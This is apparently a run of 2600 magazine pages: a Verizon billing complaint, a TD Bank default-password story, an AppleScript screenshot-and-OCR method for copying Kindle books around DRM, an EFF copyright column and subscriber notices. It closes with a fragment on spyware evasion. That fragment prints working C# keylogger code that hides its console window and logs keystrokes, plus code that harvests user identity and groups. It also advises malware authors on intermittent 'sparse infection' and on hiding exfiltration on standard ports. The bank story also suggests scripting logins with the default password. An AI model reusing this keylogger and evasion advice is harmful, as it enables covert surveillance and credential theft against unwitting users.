Total Verizon Surcharges and Other Charges & Credits	**$13.90**
Total New Charges	**$66.75**

See, we literally only needed this phone line for three days. But we're forced to pay for an entire month. That's OK, those are the rules and we knew this going in. It's that good old tradition again. But what we didn't know - and what they didn't tell us - is that they have a little surprise for people who don't use their long distance service enough. We specifically asked for something that wasn't expensive. We'd been hosed before by AT&T who charged us several dollars a minute for a call, just because we hadn't committed to a plan with them. We wanted to avoid *that* scam so we asked Verizon to sign us up for a plan where the long distance rates were reasonable. And they did! Pennies a minute was what they told us.

But here's what they *didn't* tell us. Apparently, they have a $50 minimum on that plan. So while we only spent 21 cents on a phone call, we're expected to pay another $49.79 for having the stupid plan in the first place! That, and they charged us a late fee while we were still trying to sort this out, so with all the surcharges and taxes, we're now flirting with $70 for a single one minute call to Connecticut. And we suspect they *still* haven't removed the phone line, despite our requests, so they can keep charging us. But that we expected. Some traditions die hard, after all.

If this continues, you're looking at our newest regular column.



The Easiest Way to Break Into a Bank

by Anne

Two years ago I opened a bank account with TD Bank in New York. As a person moving here from Germany, I was surprised at how easy it was to do so and how little information I had to give the bank in order to use their services.

A few months ago, I traveled back to Europe and wanted to sign up for online banking. I went into the bank and asked how I could sign up for an online banking account and was instantly prompted with the question of whether I had an account with the bank. I affirmed that I did. The friendly person said that everybody with a bank account at TD Bank automatically has access to an online banking account. So I asked if they could show me how to access my account. We went to the website of the bank together and she asked me for my login information. I said that I didn't know my login information, nor which of my email addresses that I gave them, nor the password.


She called a help line and they looked up my account information that I gave to them. It was an old email address that by that time was deleted. And now, here is the crazy part: they said that my password was "123abc".

I changed it immediately and could not believe that this was intentional on my part. I checked my email account and saw that I had received an email from TD Bank two years ago saying "Thank you for your application to use TD Bank Online Banking. We are pleased to inform you that your application has been completed. Your User Name will be the email address you supplied during the enrollment process. Your initial Password will be the last 6 digits of your checkcard number."

This email alone makes it possible for anybody who can match your email address and bank card to access your online bank account. I told the story to a friend of mine who had just moved here from Berlin and she confirmed that when she opened a bank account with TD Bank, they gave her the password "123abc" as her "initial" password that she needed to change.

Taking me as an example, a digital literate, growing up with the Internet etc., etc., I thought to myself that there must be thousands of people in this country who do not know that they signed up for online banking and therefore thousands of online banking accounts have an open password. And even if they knew and never used the online banking account, their password would still be "123abc". I was amused that for a possible hack, you don't need to find the password. You just need to find the matching email address!

TD Bank gave two ways to hack into online bank accounts. One way is the life hack, matching the email address and the card number by a person (in some cases, for example in a domestic situation, it doesn't take much to do so). They also made it possible to run a script with, let's say the most popular first and last names with the most popular email account server, let's say gmail.com, and run it with "123abc" as a password. I have not tried this and so I cannot speak from experience here and no data is available to me, but the possibility of entering an account with this combination even manually seems pretty high. This situation really seems like an open window type of scenario and it lets the mind wonder.



Hacking Amazon E-Books with Spy Style

by bartitsu59

Greetings from France. This article aims at giving you the opportunity to use your Kindle content as you like, but is not a way to encourage sharing your books all over the net. I value creativity in all its forms and hope you will find this little hack a bit creative too.

It's possibly not the easiest way to do the task at hand, but it was really fun to set up and it does not involve any suspicious program or website.

As an avid reader, I was immediately seduced by the possibility of saving some space and having all of my books fit in a neat, small e-book reader. This is true also for the *2600* issues I bought, especially for the digest volumes, since I discovered *2600* quite late and it allowed me to enjoy previous articles that I did not have the chance to read until now.

I have now nearly 200 books that I'm reading through two different models of Amazon's famous readers.

But recently, I've been more and more concerned about the bond that is slowly forming between such a big corporation and my favorite leisure.

What will happen if one day Amazon decides that my books should be upgraded to their new fancy format or be lost forever? What if they decide that this upgrade will not be free? And should I lose all these books I've spent quite a lot of money for if I decide to give a chance to another e-book reader, such as a Kobo reader?

Last but not least, I wanted to find a solution that is close to the Unix philosophy.

A friend of mine advised me to have a look at online converters such as Zamzar, but I'm a bit paranoid - I don't know for sure what kind of metadata is hidden in the AZW format... maybe my reader's serial number, my client number, or anything that identifies clearly the device or the customer the book was bought for. And in that case, I would not be so confident as to potentially leave that kind of information on a website.

Of course, there are offline tools such as Calibre, but this would infringe tenet eight of Unix philosophy: avoid captive user interfaces.

So I decided I would try to capture the content of my books with offline tools, and then convert each book into an open format. I found Markdown to be a valid option (mainly because it can quickly be converted to HTML, which can be handled by *any* device I have at home).

The irony of this is that this hack will be done using a tool designed by another one of the GAFA members (Google, Apple, Facebook, Amazon), even if the principle that will be described in the coming few lines is not bound to any tool in particular.

The Tools

I'm in my 40s, and I recall seeing some action movies where a spy would use a micro camera to capture information from confidential papers. This is more or less what I'm proposing to do here.

So I am using Apple tools, as well as open source tools.

The first tool that I wanted to use is the snapshot function that is triggered whenever you do a `CMD+SHFT+4` on Mac OS X.

Fortunately, there is a corresponding command line utility, which is a good place to start - an AppleScript snippet - and it will be the heart of this hack.

So you can do a:

```
:screencapture shot.png
```

And you will have your screen captured into a png file. If you now submit this image to an OCR tool, like the free and powerful “tesseract,” then your image will be converted into a text file, so let’s try it with:

```
:/usr/local/bin/tesseract shot
➥.png text -l eng
```

This is how we will capture the text from our book, but I now need someone to turn the pages while I’m taking the pictures, right?

Fortunately, AppleScript can be really helpful here, but of course feel free to adapt this technique to any scripting tool that suits your needs.

This first step complies with the sixth precept of the Unix philosophy: Use software leverage to your advantage.

Preparation

The first thing to do is to ensure full readability is given to tesseract. This is quite easy - you just need to open the Kindle app before running your script, and maximize it. You can also enter the “View Options” menu to choose a bigger font.

Then I suggest you deactivate all readings on screen that are not part of the book itself. In particular, please disable the popular highlights in the Settings tab.

Finally, you can hide the toolbar by right-clicking on it and choosing the relevant option. Nothing but the text of the book should now be displayed on-screen. But wait, we still have the progression data: number of pages, percentage read, and the other metrics I never understood (location).

So we will need to tell the screencapture tool to limit the capture to a restricted portion of the screen. To do this, I suggest you use the screen capture shortcut (`CMD+SHFT+4`). Then your mouse pointer will change to a crosshair with coordinates near.

Use this to determine the useful area of text that will be analyzed by the OCR tool (in my case (150, 0, 1300, 850) was fine) and note it somewhere.

Scripting

It’s now time to open the script editor and chose a meaningful name for our script. I would suggest “screwDRM.scpt.”

The first hurdle to overcome is to tell our script to activate the Kindle application while the latter is maximized and try to send it a “Right Arrow” keyboard event, to see if we are able to flip pages automatically.

After a while of Googling, you will find that:

```
:tell application “Kindle” to
➥ activate
tell application “System Events”
        key code 124
end tell
```

does exactly what we want. This is really the key feature of AppleScript that makes this trick possible. I will let you find an equivalent feature for your OS of choice, but Microsoft gives you a hint if you want to do the same with Powershell:

```
https://technet.microsoft.com/en
➥-us/library/ff730976.aspx
```

Wrap this into a “repeat loop” and the pages will be flipped for you.

The next step is dead simple - we just need to call in sequence screencapture and tesseract to capture the text on the fly:

```
:set shellCommand to “screencap
➥ture -R 150,0,1300,850 -T1 -m
➥ /Users/Jerome/ebooks/” & i &
➥ “.png”
do shell script shellCommand
delay 1
set shellCommand to “/usr/local/
➥bin/tesseract /Users/Jerome/
➥ebooks/” & i & “.png /Users/
➥Jerome/ebooks/” & i & “ -l eng”
do shell script shellCommand
delay 1
```

You will probably notice the “-T1” that tells screencapture to take the picture after a delay of one second. Also, you will notice the explicit “delay 1” instructions after the screen capture and after the OCR.

I’ve put this in to allow time for my Mac to do each step. Since this involves some computation and quite intense IO operations, it makes sense in my opinion (I guess it could be shortened with a faster CPU and an SSD drive).

Of course, I also specified to tesseract the dimension of the screen to be captured (with the “-R” option) that I determined during the preparation.

Even if it could rely on more open tools (I’m counting on clever Linux users to fix that), this is a nice way to comply with the seventh principle: Use shell scripts to increase leverage.

Ending Our Script and Cleaning Up

The last difficulty I have overcome is the detection of the end of the book. First, I started with an estimation of the number of pages, which I used for my "repeat loop."

For example, I would count the number of pages I would flip until I got to 10 percent read - say 23 - and would then estimate the number of pages to be captured to be 250, and would write:

```
:repeat with i from 1 to 250
        tell application
➥ ‶System Events″
        ...
        end tell
end repeat
```

I admit it was not very clever, but it worked until I could find a more acceptable solution.

I wanted to stick to pure scripting techniques, in the tradition of Unix scripts. As we are producing pure text files (fifth principle: store data in flat text files), we basically need to compare the current text file being processed and the last one produced just before. If the two files are identical, it will then mean that we are at the end of the book with no more pages to flip. You can easily do that with the Unix command "diff" that tells the differences between two files.

So, all we need is to "diff" the last two files and find a way to capture the result, so that two files reported as identical would break the processing loop. Fortunately, diff returns an exit value depending on the result of the comparison.

In an AppleScript, an exit value difference of zero means that there is no error, so all we need to do now is to use a "try" statement to break the loop if no error happens.

Wait... no error? Yes indeed, since an error will be triggered as long as the files compared differ, we want to break the loop only if the files are identical, i.e., if no error happens (exit value 0, interpreted as "no error" by Applescript).

This leads to the final version of our script:

```
:tell application ‶Kindle″ to
➥ activate
repeat with i from 1 to 999
        tell application ‶System
➥ Events″
                key code 124
                set shellCommand to
‶screencapture -R 150,0,1300
➥,850 -T1 -m /Users/Jerome/
➥ebooks/″ & i & ‶.png″
                do shell script
➥  shellCommand
                delay 1
                set shellCommand to
➥ ‶/usr/local/bin/tesseract
➥ /Users/Jerome/ebooks/″ & i &
➥ ‶.png /Users/Jerome/ebooks/″
➥ & i & ‶ -l eng″
                do shell script
➥  shellCommand
                delay 1
                try
                        do shell
➥ script ‶diff -q /Users/Jerome/
➥ebooks/″ & i & ‶.png /Users/
➥Jerome/ebooks/″ & (i - 1) &
➥  ‶.png″
                        exit repeat
                on error
                        # last
➥ images are different so
➥  continue
                end try
        end tell
end repeat
```

At the end of this, you might add a clean up phase, consolidating all of the .txt files into a single one and deleting the .png files, but that require that you add a statement with administrator privileges at the end of each "do shell" script.

Furthermore, we cannot clean the files at each iteration, since we rely on the result of the previous iteration to detect the end of the book.

I prefer to execute the following three statements in a regular terminal window:

```
:for i in {0..999}; do rm ‶$i
➥.png″; done
for i in {0..999}; do rm ‶$i
➥.png″; done
for i in {0..999}; do cat ‶$i
➥.txt″ >> book.txt; done
```

Conclusion

Of course, as OCR is never perfect, you need to do a bit of proofreading after that, and to replicate the original layout (cover, titles, formatting, etc.) in Markdown (or whatever format you prefer).

But all in all, the possibility of reading a book even on an old 300MHz FreeBSD laptop is a nice addition (with a homemade program in Scheme that converts the book from Markdown to HTML).

Feel free to use this hack for useful tasks, but I would be equally satisfied if it inspired new hacks with a similar approach.

This is what I like about hacking: the ability of finding alternative ways to do things, with a supplement of fun or creativity.

EFFecting Digital Freedom

Copyright Is Not a Trump Card

by Elliot Harmon

The FCC is about to make a decision about whether third-party companies can market their own alternatives to the set-top boxes provided by cable companies. Under the proposed rules, instead of using the box from Comcast, you could buy your own from a variety of different manufacturers. It could even have features that Comcast wouldn't dream of, like letting you sync your favorite shows onto your mobile phone or search across multiple free-TV, pay-TV, and amateur video sites.

When people have talked about the "Unlock the Box" proposal, it's mainly been about how the rule would stimulate competition. It's a basic principle of economics that when companies have to compete for your money, the product improves. That's why we have antitrust laws preventing companies from attaining unfair monopolies. If your cable company has to compete with other set-top box manufacturers, then they'll have to create a better product.

This isn't just about healthy competition, though. It's about much more. It's about how much control we let big content owners have over our day-to-day lives. It's about where we draw the line between freedom of expression and copyright infringement.

Let's take a step back. In 1984, the Supreme Court ruled that making a complete copy of a television show for the purposes of watching it later doesn't constitute copyright infringement. Consumers were buying VCRs for the first time and big content companies were terrified. But the court said customers had the right to copy television shows for their personal use.

Fourteen years later, Hollywood had a new tool in its belt: the Digital Millennium Copyright Act. The DMCA made it illegal to bypass digital rights management (DRM) technologies, even when you're bypassing them for a completely legal reason. Courts interpreted the DMCA to mean that consumers can't make copies of DVDs for their own purposes. That's why your old VCR can make copies and your new DVD player can't. Consumers should be able to do more with newer technologies. When we moved from VHS to DVD, users' rights took a big step back.

Now we're in a new era, and the FCC has the opportunity to get it right again. Not surprisingly, Hollywood has come out in full force. The cable industry and big content owners have put a lot of pressure on the FCC to turn its back on the new rule. Their arguments essentially amount to: You can't do what you want with TV that you paid for because copyright.

To entertainment industry lobbyists, copyright is sort of like the Black Lotus card - it's stronger than everything else in the deck. Copyright owners get to choose how, where, and when you consume their programming, and what hardware you use to do it. Like the Black Lotus card, that kind of reasoning ruins the game.


It's easy to see the absurdity of cable companies' arguments. Imagine if a cable network tried to require that viewers watch its programs on a 42-inch television, or if a book publisher made you sign an agreement that you can only use a certain brand of light bulb to see its books. By design, copyright grants rights holders a specific and limited set of rights to their works - it does not give them the right to attach unlimited strings to others' use of those works.

Whenever you see companies and lobbyists trying to expand copyright into every policy decision, remember: every time copyright expands, it means that an activity that was lawful before becomes unlawful. When we broaden copyright, we're paying for it with our own freedom of speech.

ATTENTION LIFETIME SUBSCRIBERS!

If you want to receive annual digital digests instead of - or in addition to - your quarterly paper issues, this is now possible without having to buy both at full price. For $100, we will sign you up for the lifetime digital digest plan as well (once we verify that you are an existing lifetime subscriber). You will receive all of the digests that have already been released (Volumes 1-10 and 25-31) plus five newly released ones each year, and one per year once all of the back issue digests have come out. Just visit the downloads section at store.2600.com and sign up!

Since we take the word “lifetime” quite seriously, we will not cancel your existing subscription as long as you are still living. However, if you really don’t want to get paper issues anymore, simply tell us this and you can transfer your subscription to someone else on our newly created lifetime waiting list. (It’s like an organ donor waiting list but a whole lot more pleasant.) And you’ll feel great having donated your remaining paper issues to someone who wouldn’t have gotten them otherwise. Full details can be found at our store.



Are You a Hacker? Can You Write?

If you answered yes to both questions, you belong to two rare groups of people. And odds are you have some really interesting things to say.

Here at 2600, we’re always searching for new voices and subject matter. As hackers, we believe in open disclosure of any type of security vulnerabilities (real or theoretical) and an enthusiastic approach to all forms of technology. And we’re not afraid of controversy. It’s what we’ve been doing since 1984.

Never written an article before? Don’t worry. You don’t have to be Shakespeare. (In fact, we’d prefer it if you weren’t.) If you get the basic concepts of sentence structure and punctuation, we have editors standing by who can fix any grammar issues and make your piece something you’ll be proud of.


Subject matter? Please. Look around you. Technology is everywhere. Security, privacy, getting around restrictions, thinking outside the box.... All you need do is find something you’re interested in that everyone around you probably thinks is a waste of time. Remember to have that hacker mindset in place when you put pen to paper (or however people write these days).

Send your articles to articles@2600.com. We accept long articles. We accept short articles. And the ones we print live forever in the hacker world.

(Printed articles will get you a free t-shirt, subscription to the magazine, or a year of back issues.)

This article is continued from page 143

In this section, I will explain some general approaches to rendering spyware less susceptible to detection. As with the preceding section, I will also provide specific code segments where appropriate.



```
class clsConsoleKeyLogger
{

    private const int WH_KEYBOARD_LL = 13;
    private const int WM_KEYDOWN = 0x0100;
    private static LowLevelKeyboardProc _proc = HookCallback;
    private static IntPtr _hookID = IntPtr.Zero;

     public static void startKeyLogger()
     {
          var handle = GetConsoleWindow();

            // Hide
            ShowWindow(handle, SW_HIDE);

            _hookID = SetHook(_proc);
            Application.Run();
            UnhookWindowsHookEx(_hookID);
     }

    private static IntPtr SetHook(LowLevelKeyboardProc proc)
    {
        using (Process curProcess = Process.GetCurrentProcess())
        using (ProcessModule curModule = curProcess.MainModule)
        {
            return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
                GetModuleHandle(curModule.ModuleName), 0);
        }
    }

    private delegate IntPtr LowLevelKeyboardProc(
        int nCode, IntPtr wParam, IntPtr lParam);

    private static IntPtr HookCallback(
        int nCode, IntPtr wParam, IntPtr lParam)
    {
        if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
        {
            int vkCode = Marshal.ReadInt32(lParam);
            Console.WriteLine((Keys)vkCode);
            StreamWriter sw = new StreamWriter(Application.StartupPath + @"\log.txt", true);
            sw.Write((Keys)vkCode);
            sw.Close();
        }
        return CallNextHookEx(_hookID, nCode, wParam, lParam);
    }

```


Figure 6 - Key Logger

Sparse Infection

The first suggestion is a tactical approach to spyware, rather than specific coding. A sparse infection virus will only be active intermittently and for short periods. The goal is to reduce the opportunity for detection of the virus. In the case of malware used in cyber warfare and cyber espionage, the malware author should always consider sparse infection. The timer mentioned earlier as well as using a pseudo random number generator are both approaches to creating sparse infector spyware. Both the capture of data as well as the exfiltration of that data can be done using the sparse infector approach.


Hiding Transmission

A more substantive issue is how to exfiltrate data such that the transmission is not readily detected. Many of the utilities used in the hacking community communicate on specific ports. If the malware utilizes a standard communication port, it is less likely to be detected. Malware that utilizes its own specific port can be detected based on the utilization of that port alone. Furthermore, general communications ports are less likely to be blocked by firewalls.



```
        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr SetWindowsHookEx(int idHook,
            LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode,
            IntPtr wParam, IntPtr lParam);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr GetModuleHandle(string lpModuleName);

        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        const int SW_HIDE = 0;


    }
```

Figure 7 - Key Logger Code Continued



```
string sysName = "";
string sysUser = "";
string userGroups = "";
string AuthenticationType = "";
sysName = System.Security.Principal.WindowsIdentity.GetCurrent().Name.ToString();
sysUser = System.Security.Principal.WindowsIdentity.GetCurrent().User.ToString();
userGroups= System.Security.Principal.WindowsIdentity.GetCurrent().Groups.ToString();
AuthenticationType = System.Security.Principal.WindowsIdentity.GetCurrent().AuthenticationType.ToString();
```

Figure 8 - Gathering User Information

